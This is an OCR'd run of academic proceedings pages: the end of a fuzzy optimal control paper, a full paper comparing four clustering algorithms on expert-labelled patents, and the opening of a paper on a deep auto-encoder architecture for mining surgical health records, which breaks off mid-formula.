$$J = \int_{B_r} \int_0^T w(x(t,\zeta,\rho_{\mathcal{AB}}), \rho_{\mathcal{AB}}(x(t,\zeta,\rho_{\mathcal{AB}})))dtd\zeta, \quad (7)$$

where $w : \mathbb{R}^n \times \mathbb{R} \to \mathbb{R}$ is a positive continuous function. The following theorem guarantees the existence of a fuzzy controller $(\mathcal{A}, \mathcal{B})$ (IF-THEN type fuzzy control rules) which minimizes the previous performance function (7).

Theorem 1: The mapping

$$(\mathcal{A}, \mathcal{B}) \mapsto \int_{B_r} \int_0^T w(x(t,\zeta,\rho_{\mathcal{AB}}), \rho_{\mathcal{AB}}(x(t,\zeta,\rho_{\mathcal{AB}})))dtd\zeta$$

has a minimum (maximum) value on the compact metric space $\mathcal{F}_{\delta\sigma}$ defined by (5).

Proof: Since compactness of $\mathcal{F}_{\delta\sigma}$ is already derived by proposition 3, it is sufficient to prove that the performance function is continuous on $\mathcal{F}_{\delta\sigma}$. Routine calculation gives the estimate

$$\sup_{x\in[-r_1,r_1]^n} |\rho_{\mathcal{A}^k\mathcal{B}^k}(x) - \rho_{\mathcal{AB}}(x)|$$

$$\leq \frac{4mr_2{}^2}{\sigma^2} \sum_{i=1}^{m} \Big\{ 2r_2 \big(\|\alpha_{\mathcal{A}_i^k} - \alpha_{\mathcal{A}_i}\|_\infty + \|\mu_{B_i^k} - \mu_{B_i}\|_\infty \big)$$

$$+ |\bar{y_i}^k - \bar{y_i}| \Big\}.$$

Assume that $(\mathcal{A}^k, \mathcal{B}^k) \to (\mathcal{A}, \mathcal{B})$ in $\mathcal{F}_{\delta\sigma}$ and fix $(t, \zeta) \in [0, T] \times B_r$. For all $i = 1, 2, \ldots, m$, the mapping $\alpha_{\mathcal{A}_i}$ and the defuzzified value $\bar{y_i}$ are continuous on $\mathcal{F}_{\delta\sigma}$ [8] [11]. Then it follows from the estimate above that

$$\lim_{k\to\infty} \sup_{x\in[-r_1,r_1]^n} |\rho_{\mathcal{A}^k\mathcal{B}^k}(x) - \rho_{\mathcal{AB}}(x)| = 0. \quad (8)$$

Hence, by 2) of proposition 1, we have

$$\lim_{k\to\infty} \|x(t,\zeta,\rho_{\mathcal{A}^k\mathcal{B}^k}) - x(t,\zeta,\rho_{\mathcal{AB}})\| = 0. \quad (9)$$

Further, it follows from (8), (9) and 1) of proposition 1 that

$$\lim_{k\to\infty} \rho_{\mathcal{A}^k\mathcal{B}^k}(x(t,\zeta,\rho_{\mathcal{A}^k\mathcal{B}^k})) = \rho_{\mathcal{AB}}(x(t,\zeta,\rho_{\mathcal{AB}})). \quad (10)$$

Noting that $w : \mathbb{R}^n \times \mathbb{R} \to \mathbb{R}$ is positive and continuous, it follows from (9), (10) and the Lebesgue's dominated convergence theorem [14] that the mapping is continuous on the compact metric space $\mathcal{F}_{\delta\sigma}$. Thus it has a minimum (maximum) value on $\mathcal{F}_{\delta\sigma}$, and the proof is complete. ■

VI. Conclusion

This paper presents the analysis of the center of sums defuzzification model. Lipschitz continuity on the premise variables and the continuity on the set of membership functions of its approximate reasoning are proved. Lipschitz continuity is one of the sufficient conditions for the existence of the unique solution of the state equation in the nonlinear feedback control. On the other, the continuity on the set of membership functions guarantees the existence of a rule set, in other words a tuple of membership functions, which minimize the integral cost function with compactness of the set of membership functions. The compact membership function set $\mathcal{F}_{\delta\sigma}$ in this paper includes the class of triangular, trapezoidal, and bell-shaped functions used in an application generally. It is recognized that in various applications it could be a useful tool in analyzing the convergence of fuzzy control rules modified recursively.

References

[1] E. H. Mamdani, "Application of fuzzy algorithms for control of simple dynamic plant", Proc. IEE 121, No. 12, pp1585-1588, 1974.

[2] Nakamori, Y., Ryoke, M.: Identification of fuzzy prediction models through hyperellipsoidal clustering. IEEE Transactions on Systems, Man and Cybernetics SMC- 24(8), 1153–1173 (1994)

[3] M. Mizumoto, "Improvement of fuzzy control (IV) - Case by product-sum-gravity method -", Proc. 6th Fuzzy System Symposium, pp. 9–13, 1990.

[4] Tanaka, K., Sugeno, M.: Stability Analysis of Fuzzy Systems and Construction Procedure for Lyapunov Functions. Transactions of the Japan Society of Mechanical Engineers (C), 58(550) pp. 1766–1772 (1992)

[5] Nomura, H., Wakami, N. : A Method to Determine Fuzzy Inference Rules by a Genetic Algorithm. The Transactions of the Institute of Electronics, Information and Communication Engineers (A), J77-A(9), 1241–1249 (1994)

[6] Gonda, E., Miyata, H., Ohkita, M. : Self-Tuning of Fuzzy Rules with Different Types of MSFs. Journal of Japan Society for Fuzzy Theory and Intelligent Informatics, 16(6), 540–550 (2004)

[7] Y. Shidama, Y. Yang, M. Eguchi and H. Yamaura, "The compactness of a set of membership functions and its application to fuzzy optimal control", The Japan Society for Industrial and Applied Mathematics, vol. 6, no. 1, pp. 1–13, 1996.

[8] Mitsuishi, T., Wasaki, K., Kawabe, J., Kawamoto, N.P., Shidama, Y.: Fuzzy optimal control in L^2 space. In: Proc. 7th IFAC Symposium Artificial Intelligence in Real-Time Control, pp. 173–177 (1998)

[9] T. Mitsuishi, J. Kawabe, K. Wasaki and Y. Shidama, "Optimization of Fuzzy Feedback Control Determined by Product-Sum-Gravity Method," Journal of Nonlinear and Convex Analysis, Vol. 1, No. 2, pp.201–211, 2000.

[10] T. Mitsuishi, N. Endou, Y. Shidama, "Continuity of Nakamori Fuzzy Model and Its Application to Optimal Feedback Control," In: Proc. IEEE International Conference on Systems, Man and Cybernetics, pp. 577–581, 2005.

[11] T. Mitsuishi, H. Kawakatsu, Y. Shidama, "Continuity of Fuzzy Approximate Reasoning Using Height Defuzzification Method on L^2 Space and Its Application to Optimal Problem", Proc. of 2011 International Conference on Asia Pacific Business Innovation & Technology Management (APBITM), CD-ROM, 2011.

[12] Miller, R. K., Michel, A. N. : Ordinary Differential Equations. Academic Press, New York (1982)

[13] Riesz, F., Sz.-Nagy, B. : Functional Analysis. Dover Publications, New York (1990)

[14] Dunford, N., Schwartz, J. T. : Linear Operators Part I: General Theory. John Wiley & Sons, New York (1988)

[15] Ross, Timothy J. : Fuzzy Logic With Engineering Application. John Wiley and Sons, Ltd., Publication, UK (2010)

Comparison of Algorithms for Patent Documents Clusterization

D. Kukolj*, Z. Tekic*, Lj. Nikolic**, Z. Panjkov**, M. Pokric**, M. Drazic**, M. Vitas**, D. Nemet**
* University of Novi Sad, Faculty of Technical Sciences, Novi Sad, Serbia
** RT-RK, Institute for Computer Based Systems, Novi Sad, Serbia
dragan.kukolj@rt-rk.com, tekicz@uns.ac.rs, ljubisa.nikolic@rt-rk.com, zdravko.panjkov@rt-rk.com, maja.pokric@rt-rk.com, miroslava.drazic@rt-rk.com, milana.vitas@rt-rk.com, daniela.nemet@rt-rk.com

Abstract - Ever increasing number of patents makes impossible to find and analyze relevant documents manually. Various software tools have been developed in the patent field. They could analyze individual patents as well as patent portfolios; retrieve patents and make basic statistics as well as visualize, map and landscape the same data. The essential function any tool should provide is patent clustering. There have been many different clustering approaches. In this paper we compare performances of k-means, the neural-gas, fuzzy c-means and ronn clustering technique when used on patent data set that was also clustered by the experts.

I. INTRODUCTION

Besides being a way to protect IP, patents are an extremely valuable source of technical information. Approximately 80% of all scientific and technical information can be found only in patent documents [1]. In addition to technical data, patent document provides legal as well as business and public policy relevant information. In order to completely utilise the potential of patent documents and extract valuable content from them, it is necessary to analyse structured as well as unstructured data. This means to collect and analyse basic statistics for patent documents, based on information from the front page (bibliographic data, data in a structured form), but also to analyse free text (unstructured text data) in the body of the document and provide meaningful feedback to users. The former task is easier to complete. It is based on availability of patent databases and application of well developed routines for statistical analyses. However, the possibility to automatically analyse unstructured text data would offer much more value to users and potential to save huge resources (time and money). This fact motivated design of numerous software tools in this field. The majority of them follow standard sequence of steps: text mining, multidimensional data scaling, clustering and visualisation.

Text mining is used as a data-processing and information-extracting tool. It transforms raw data (unstructured text) into structured data. In order to extract useful information from collection of documents, text mining algorithms identify and extract keyword and explore patterns among them. The term frequency – inverse document frequency (tf-idf) is often used as a weighting scheme for keyword extraction in text mining. Based on extracted keywords the high dimensional matrix is formed. Using the multidimensional scaling (MDS) to explore the similarities or dissimilarities in data, high-dimensional data contained in the patent documents are transformed into much lower dimensionality space (2D or 3D) maintaining the most similar structure to the original. After multidimensional scaling, clustering is performed in order to find undetected or unexpected patterns of concentrations embedded in data sets. The clustering task consists in grouping the given unlabelled collection of patent documents into meaningful clusters without any prior information. The clustered patent data space can be presented and visualized with respect to various contexts in order to allow the human better understanding of and interaction with the data. This process is presented at Fig. 1.




Figure 1. Analyzes of unstructured patent data

The focus of our paper is on clustering issue. Patent clustering is essential function any tool for patent data visualisation should provide. The task of clustering is to assign objects into similar groups and reveal conceptual, spatial and/or temporal, and representational aggregations. There have been many different clustering approaches. Most of them are application-dependent, and each clustering method has its own strengths and weaknesses. In this paper we compare performances of k-means, the neural-gas, fuzzy c-means and ronn clustering technique when used on patent data set that was also clustered by the experts.

The remainder of the paper is organized as follows. In Section 2, we briefly introduce clustering techniques. Section 3 describes dataset and methodology used in experiment, while Section 4 presents results and

discussion. Finally, in Section 5 we conclude with a summary of our results and a discussion of further research.

II. CLUSTERING

Clustering is to partition a set $O = \{O_1, O_2, \ldots, O_n\}$ of objects into homogenous clusters maximizing intra-cluster similarity while minimizing inter-cluster similarity. Clusters are formed without any prior information about objects that are grouped. Any labels associated with objects are obtained solely from the data. Clustering helps identify important topics or concepts from a set of documents and helps bring out undetected or unexpected patterns of concentrations embedded in databases. It is one of the most popular and frequently used approaches for forming meaningful groups from unlabeled objects. Clustering is a core technique in many disciplines including machine learning and AI. It has been widely used in various decision making processes.

As the number of patents increases and volume of data grows it is impossible to successfully analyze any set of patents without clustering. Therefore, clustering is the essential function any patent analysis tool should provide. The following section briefly presents four unsupervised learning algorithms that have been analyzed in this paper: k-means, fuzzy c-means, neural gas and re-organizing neural network (ronn).

A. K-means Clustering

The k-partitioning attempts to detect k optimal clusters by an iterative relocation method based on an optimization function. The most popular k-clustering is k-means clustering [2]. K-means clustering segments the n observations into k clusters in which each observation belongs to the cluster with the nearest mean. It uses the mean (centroid) as the representative of a cluster. One of main strengths of k-means clustering is its scalability. K-means clustering problem is regarding complexity NP-hard [14] however there are efficient approximate solutions [15].

B. Fuzzy c-means Clustering (fcm)

Based Fuzzy clustering is very similar to k-means, difference is that each object has a degree of belonging to clusters, rather that belonging to just one cluster. Thus, objects on the edges of the cluster are in the cluster in somewhat lesser degree than objects inside the cluster. Fuzzy c-means is an important algorithm for image processing used for clustering of objects inside the image [3]. Complete overview and comparison of fuzzy clustering is presented in [4].

C. Re-Organising Neural Network (ronn)

The algorithm proposed for learning is called Re-Organising Neural Network (ronn). The ronn algorithm is an iterative learning procedure, which performs iterative adjustments of node-coordinates, in the manner of k-means algorithm, until the nodes stabilise relatively in their current positions, and simultaneously shifting of those nodes that turn out to be dead-nodes into better positions. Complete overview of ronn algorithm is presented in [5].

D. Neural Gas

The Neural Gas is an unsupervised learning technique that allows the uniform placement of representative prototypes in the vector space. This algorithm determines prototypes in such a way that the Euclidean distance between data vectors and the prototype vectors is minimal. The neural gas is a relatively simple algorithm for finding optimal data representations and represents robust alternative for the k-means clustering. It is widely used where compression is a problem, like image processing or pattern recognition [6]. A more detailed description of the algorithm is given in [7].

III. DATASET AND METHODOLOGY

A. Methodology

In order to compare performances of k-means, the neural-gas, fuzzy c-means and ronn clustering technique, we compared their results with experts created clusters. Although artificial intelligence and machine learning significantly improved over last few years, patent analysis and clustering by human experts has remained the safest and the most accurate [8]. Therefore, we decided to compare results of clustering techniques to experts' results. In order to do that, we developed methodology for both mathematical and visual comparison of clustering techniques using Matlab.

Matlab code consists of four functions, one for each technique (k-means, fuzzy c-means, ronn, neural gas). For mathematical comparison Matlab code loads array from MySQL base and compares output of each function.

Beside mathematical comparison we used Matlab code for visual comparison. Output of each function is array clustered in accordance with clustering algorithm. These arrays were used as input for visualisation and they allowed visual comparison.

B. Dataset

In this study we use 72 US patents. All patents have been invented by the same company and cover field of consumer electronics. Five experienced engineers, first separately and after that by round table discussion, clustered by consensus these patents in the following four groups: Audio (16 patents), Mobile phone (15 patents), Video (29 patents) and TV set (12 patents).

IV. RESULTS AND DISCUSSION

This section presents results for both visual and mathematical comparison of clustering technique.

Visual comparison offer opportunity to compare two or more landscape patents maps. This is done by overlapping them and finding differences in patent location on the maps.

To visually compare results of experts and clustering algorithms we first created patent landscape maps. Each cluster is presented with different symbol. Audio group is presented by rhomb, mobile phone cluster by square, video by triangle, and TV set by reverse triangle. After patent landscapes are created for each clustering technique they were overlapped by patent landscape map created from experts' results. In this way it was easy to find

differences in patent location on the maps. Results are shown on Fig 2 for honn algorithm and on Fig 3 for k-means algorithm. Bolded marks represent mismatch between clusters made by experts and clusters made by specific clustering algorithm.




Figure 2. Overlap: expert and ronn algorithm landscape maps

Similarly, the others clustering techniques were compared. The graphical results are not presented here but were very similar.




Figure 3. Overlap: expert and k-means algorithm landscape maps

Classification accuracy for four different algorithms is calculated by Matlab code and results are presented in Table I and Table II.

TABLE I CLASSIFICATION ACCURACY FOR FOUR CLUSTERING ALGORITHMS IN FOUR TECHNOLOGY GROUPS

	Classification accuracy [%]			
	Audio	Mobile Phone	Video	TV set
k-means	**47.88**	74.80	89.72	90.50
neural-gas	43.87	89.60	90.14	**91.67**
fcm	43.75	**93.33**	89.66	**91.67**
ronn	46.25	66.00	**90.41**	**91.67**

Table I presents classification accuracy for each of four clustering algorithms in every cluster, while Table II present's performances of clustering algorithms. Results demonstrate similar performances for all 4 tested clustering techniques. The audio group is clustered with less than 50 percent accuracy which is very poor accuracy. Main problem does not lie in clustering but in data mining phase.

TABLE II PERFORMANCES OF CLUSTERING ALGORITHMS

Algorithm	Performances	
	Average MSE ($x10^{-4}$)	DB index
k-means	85	0.717
neural-gas	**74**	0.709
fcm	**74**	0.719
ronn	75	0.706

V. CONLUSION

This paper compares the performances of four unsupervised learning algorithms: k-means, the neural-gas, fuzzy c-means and ronn. They clustering results are compared on data set of 72 US patents that were previously clustered by the experts. Clustering algorithms are realised in Matlab programming environment and their results are visualised. Final results, mathematical and visual, have shown that all considered clustering technique have similar clustering performances and classification accuracy and thus could be used in practical realisations of patent data analyzing tools. Future improvements of the clustering results will be achieved by enhancement of data mining phase.

ACKNOWLEDGMENT

This work was partially supported by Ministry of Education and Science of the Republic Serbia under Grant number TR-32034, III-44009; and by Provincial secretary of Science and Technology Development of Vojvodina Province under Grant number 114-451-2434/2011-03.

REFERENCES

[1] Ruotsalainen, L. (2008). Data mining tools for technology and competitive intelligence. Espoo 2008. VTT VTT Tiedotteita – Research Notes 2451.

[2] MacQueen, J. B. (1967). Some methods for classification and analysis of multivariate observations. Proceedings of 5th Berkeley Symposium on Mathematical Statistics and Probability. University of California Press. pp. 281–297.

[3] Aloise, D.; Deshpande, A.; Hansen, P.; Popat, P. (2009). "NP-hardness of Euclidean sum-of-squares clustering". *Machine Learning* 75: 245–249.

[4] Du, Qiang; Emelianenko, Maria; Ju, Lili (2006), "Convergence of the Lloyd algorithm for computing centroidal Voronoi tessellations", *SIAM Journal on Numerical Analysis* **44**: 102–119.

[5] D. Kukolj, B. Atlagic, M. Petrov, "Unlabeled data clustering using are-organizing neural network," *Cybernetics and Systems, An Int. Journal*, vol. 37, no. 7, pp. 779-790, 2006.

[6] Angelopoulou, Anastassia and Psarrou, Alexandra and Garcia Rodriguez, Jose and Revett, Kenneth (2005). "Automatic landmarking of 2D medical shapes using the growing neural gas network". In Yanxi Liu, Tianzi Jiang, Changshui Zhang. Computer vision for biomedical image applications, CVBIA 2005, Beijing, China, October 21, 2005 : proceedings. Springer. p. 210.

[7] T. Martinetz and K. Schulten. "Topology representing networks," *Neural Networks*, vol. 7, no. 3, pp. 507-522, 1994.

[8] Durham, A. L. (2004). Patent law essentials: A concise guide. Westport, CT: Praeger Publishers.

Deep learning architecture for data mining from surgical data

I. Nikolova
Technical University of Sofia, Sofia, Bulgaria
cs_irina@abv.bg

Abstract - The paper addresses issues about data mining from surgical data. Surgical data has several distinguishing features – it is voluminous, heterogeneous, noise-prone, has low level of formalization due to lack of standardization in domain and highly correlated features. Architecture for data mining from surgical data, which deals with described features, is proposed. It is related to deep learning architectures as it consists of several hierarchical levels. Context-wise input layer modules process heterogeneous data. Results from these modules are calibrated before being passed to the next layer. At the last layer inference model for classification and prediction is derived.

I. INTRODUCTION

Modern medicine produces large amounts of data every day. There is however a widening gap between data collection and data comprehension. Data mining techniques are needed to help people address this problem and use that data to provide better healthcare.

Building a model of the domain would allow clinicians to execute various data mining tasks like associations, classification and rules extraction. Association refers to finding correlated patterns. Particular task in the domain is to identify treatment that was successful for specific group of cases. Classification is grouping related cases given some criteria. Example task is to identify group of patients prone to particular complication. Rules often concern casual connection between events – both predictive and explanatory. Example task in the domain is to analyze what could happen if particular operation is done given patient's health condition.

An extensive study on activities of Clinic of Pediatric Surgery in St. George University Hospital - Plovdiv had been conducted. As a result the electronic health record, which is required to produce a detailed description of a medical case, had been identified.

The electronic health record is heterogeneous as it includes data from different sources and with different data type. That diversity suggests various error source and level.

Essential part of the electronic health record is the free-text information, entered by the clinicians about the condition of the patient during all stages of his treatment. Although this is a convenient way to express concepts and events, it is hard for data mining purposes to use these notes for searching, summarization or statistical analysis.

TABLE I. PARTS OF THE ELECTRONIC HEALTH RECORD

Medical record		
Part	***Data Source***	***Error source***
Text	Clinicians	Human
Numeric	Laboratory tests	Measurement
Image	Image diagnostic instruments	Measurement, instrumental
Nomenclatures	Nomenclature codes, lists of predefined values	Human

That piece of information is prone to correlated and uncorrelated errors. Correlated errors may be caused by inaccurate observations for example, while uncorrelated errors are usually caused by misspelling. Information in that section of the electronic health record is weak-structured as only a few nomenclature codes are used.

Important part of the record is image diagnostic information provided by Magnetic Resonance Imaging (MRI) or X-Ray. That data is often affected by random noise, arising in the image acquisition process. The presence of noise not only produces undesirable visual quality, but also lowers the visibility of low contrast objects.

Another part of the record is results from laboratory tests. It usually consists of numeric values from analogous range. That part of the record is prone mainly to measurement errors, although conducting tests on patients in inappropriate condition also may lead to misleading results.

The best formalized part from the electronic health record is the one with values, chosen from predefined datasets. Examples from the domain include medical diagnose code, chosen from International Statistical Classification of Diseases and Related Health Problems, 10th Revision, (known as "ICD-10") list, or general condition of the patient, which is chosen from one of five values, defined from clinicians.

Different parts of the record should be preprocessed in different manner. In the same time, information from different parts should be combined in single model, as information is highly correlated.

An electronic medical record often contains lots of unnecessary data, related to the recorded case, so the

National Science Fund of Bulgaria. Grant Number:"DVU-10-0100/2010"

problem of choosing relevant features exists. Another issue is that the record is sparse since only few fields are filled with data as usually only a few of all possible diagnostics are prescribed and performed by the medical staff, so inference on missing data should be done. Robustness of the architecture is another issue of great importance as the data is noise-prone to different error types. Since electronic health records are large and numerous, efficient processing of vast amounts of data is another great concern.

II. RELATED WORK

Clinical data mining is a very active area of research [5]. In [6], Hahn et al. presented ontology-driven data mining system for information extraction from free-text medical data, combining syntactic and semantic parsing approaches in one step. Delen et al. explore three data mining methods on medical data – decision trees, artificial neuron networks and logistic regression in [7]. Pakhomov et al. use two complementary approaches in [8] – natural language processing and Naïve Bayes. Their approach is multi-pass and certainty-based. Roberts et al. use support vector machines and conditional random fields in [9] both for feature extraction and classification.

III. ARCHITECTURE FOR DATA MINING IN CLINIC OF PEDIATRIC SURGERY

Architecture for data mining database of Clinic of Pediatric Surgery in St. George University Hospital – Plovdiv is designed. In contrast with the majority of existing architectures for data mining of electronic health records, it is based on deep learning concepts and methods. Another feature is that preprocessing is fully separated from knowledge extraction which enables easily system upgrade and module reusability.

An exhaustive description of a medical case requires vast number of correlated features. It could be described with highly varying functions that depict high-dimensional problem. Most machine learning and signal processing techniques discussed so far had exploited shallow-structured architectures. These architectures typically contain a single layer of nonlinear feature transformations and they lack multiple layers of adaptive non-linear features. Examples of the shallow architectures are conventional hidden Markov models, linear or nonlinear dynamical systems, conditional random fields, maximum entropy models, support vector machines, logistic regression, kernel regression, and multi-layer perceptron neural network with a single hidden layer. A property, common to these shallow learning models, is the simple architecture that consists of only one layer responsible for transforming the raw input signals or features into a problem-specific feature space, which may be unobservable. Shallow architectures have been shown effective in solving many simple or well-constrained problems, but their limited modeling and representational power can cause difficulties when dealing with more complicated real-world applications as surgery. We refer the problem of learning a proper model to learning deep learning architectures as they are suitable for learning in high-dimensional spaces as some empirical results suggest [1, 4]. There are also theoretical results showing that architecture with insufficient depth can require many more computational elements than architectures whose depth is matched to the task [1].

Deep architectures are composed of multiple levels of non-linear computational units. The output from each level is used as input for the next one. Each level produces a representation of the input pattern that is more abstract than the previous level's, because it is obtained by composing more operations. Auto Encoders and Restricted Boltzman Machines are used as building blocks most often. We had chosen to use auto-encoder networks because their activation function is more flexible.

Although great breakthrough of deep architectures is related to unsupervised learning mode, they could also be learned in supervised mode. Both approaches are adopted in the designed system since there is supervised validation, provided by clinicians, but new features are extracted from the raw data.

The architecture has five layers differentiated:

- storage layer
- preprocessing layer
- dimensionality reduction layer
- calibration and combination layer
- inference layer.




Figure1. Architecture for data mining in Clinic of Pediatric Surgery

A. Storage layer

Storage layer contains the database and the knowledge base of the system. All medical cases are stored in the database, altogether with metadata – nomenclatures, vocabulary with medical terms used in the clinic and table with synonyms and acronyms, used when text part of medical cases is processed, referential bounds for laboratory tests. Knowledge base stores extracted rules, classifications and associations.

Electronic health records are derived from the database in specific xml format, suitable for later processing. Different data types are in separate parts of the ERP.

B. Preprocessing layer

Preprocessing layer has two functions. First one is to detect and remove as much of noise in data as possible. Second one is to convert data to format, which is appropriate for further processing.

Preprocessing layer contains three input modules for the three raw data types – text, numeric and image. Due to the diversity of Electronic health record's data types and error sources different preprocessing is necessary. Nomenclature codes are not preprocessed.

Input module for text data involves techniques, borrowed from natural language preprocessing like tokenization, removing particles, word stemming. A dictionary of synonyms and abbreviations, created by medical staff of the Clinic of Pediatric Surgery, is used for synonym replacement. Other useful technique is identifiers removing (like personal names and places). Spell checking is executed, because according to work of Ruch in [10], misspelling in medical text is 10% more than in ordinary text.

Input module for image data includes application of algorithms for noise removal. It is important to notice that noise arising in these images is not Gaussian, but Rician, so general-purpose denoising algorithms are not applicable [11, 12].

For numeric data it is important the outliers to be examined, because they are usually caused by poor measurements. Referential bounds, defined in the Clinic of Pediatric Surgery, are used.

C. Dimensionality reduction layer

Electronic health record, used in the system, has large size – it is not unusual the description of a single medical case ten to be twelve thousand symbols. That size disables most learning algorithms to produce results in reasonable time. Dimensionality reduction techniques should be applied for efficient inference.

Traditionally, dimensionality reduction was performed using linear techniques such as Principal Components Analysis and factor analysis. However, these linear techniques cannot adequately handle complex nonlinear data [14] like the one contained in the Electronic health records of the Clinic.

We had chosen to use auto-encoder networks for solving dimensionality reduction task. It is a global dimensionality




Figure2. Auto-encoder network

reduction technique as it tries to preserve global properties of data. It is known as feature-extraction technique because it constructs new features in contrast to feature-selection, which select the most important ones.

The aim of an auto-encoder is to learn a compressed representation (encoding) for a set of data. An auto-encoder network uses a set of weights to convert an input vector into a code vector. It then uses a set of generative weights to convert the code vector into an approximate reconstruction of the input vector.

Auto-encoders use three or more layers - an input layer, a number of considerably smaller hidden layers, which will form the encoding and an output layer, where each neuron has the same meaning as in the input layer.

For our auto-encoder network activation function is:

$$y = f_0(x) = s(Wx + b) \tag{1}$$

S(x) is the nonlinearity function. It is sigmoid function for regular auto-encoders (2), and (3) for sparsifying auto-encoders, as proposed in [2]:

$$s(x) = \frac{1}{1+e^{-x}}, \tag{2}$$

$$s(x) = \frac{x^2}{x^3 + Q}. \tag{3}$$

W is weight matrix with size $d_0 \times d$ and b is bias vector. W is result from addition of initial weight matrix W_i and rules matrix W_r, which contains rules from the domain:

$$W = W_i + W_r \tag{4}$$

Reconstruction vector z is:

$$z = g_Q(y) = s(W^{'} y + b^{'}), \tag{5}$$

W^i and b^i are decoder parameters.

Loss function, which measures reconstruction error, is computed as cross-entropy:

$$L_H(x,z) = H(B_{x_m} \| B_{z_m}) = \\ = -\sum [x_k \log z_k + (1-x_k)\log(1-z_k)] \quad (6)$$

Loss function defines the energy of the configuration.

Weight matrix is updated so that loss is decreasing until desired loss threshold is reached.

To ensure noise robustness, auto-encoders are learned to reconstruct partially corrupted input as described in [3]. Different corruption functions are used for the three modules according to noise level and distribution.

After the process of learning model is finished, decoder units are not used.

TABLE II. AUTO-ENCODER NETWORKS

Auto-encoder units			
Part	*Input element count - representative value*	*Output element count*	*Layer count*
Text	1500	50	8
Numeric	130	200	4
Image	250000	20	6

Electronic health record's parts with different data type need to be processed separately in that layer, too. Text information has complex structure that leads to greatest number of auto-encoder network layers, compared to numeric and image information. Text and image information should be aggregated in order to extract features, while numeric data should be sparsified.

Text auto-encoder unit has number of units corresponding to number of distinct words in the corpus, image unit – pixel count (there are several different images types), for numeric module – different laboratory test parameters. Reference intervals, defined in the Clinic are used to represent input for numeric unit.

Some results from that layer are useful associations, which are written to knowledge base.

D. Combination and calibration unit

Calibration and combination module's task is to combine results from different dimensionality reduction modules and the nomenclature codes in single model, because all parts of the electronic patient record are strongly related to each other. They should be used together in order to obtain correct and rich model for data mining.

Cross control by rules, provided by the medical staff, should be executed between learned concepts from different input modules. It ensures model noise robustness. Cross control is also used to measure noise level for different electronic patient record's parts.

Different probability distributions, produced by the auto-encoder networks from the previous layer, are used. The distributions to be combined are called "experts". Several algorithms for probability distributions combination are used recently – mixture of experts, product of experts, averaging. Product of experts algorithm is selected because it would return sharper distributions than the other ones [13]. That means that even though evidence from two modules is weak, if evidence from the third one is very strong match could occur.

First step to execute is to obtain probabilities from energies, derived from auto-encoder networks:

$$P(d_m \mid Q_m) = \frac{e^{-E(d_m|Q_m)}}{\sum_c e^{-E(d_c|Q_c)}} \quad (7)$$

Result is calculated with following formula:

$$P(d \mid Q_1, Q_2, Q_3, Q_0) = \frac{\prod_{m=1}^{4} \prod_m P_m(d \mid Q_m)}{\sum_c \prod_m P_m(c \mid Q_m)}$$

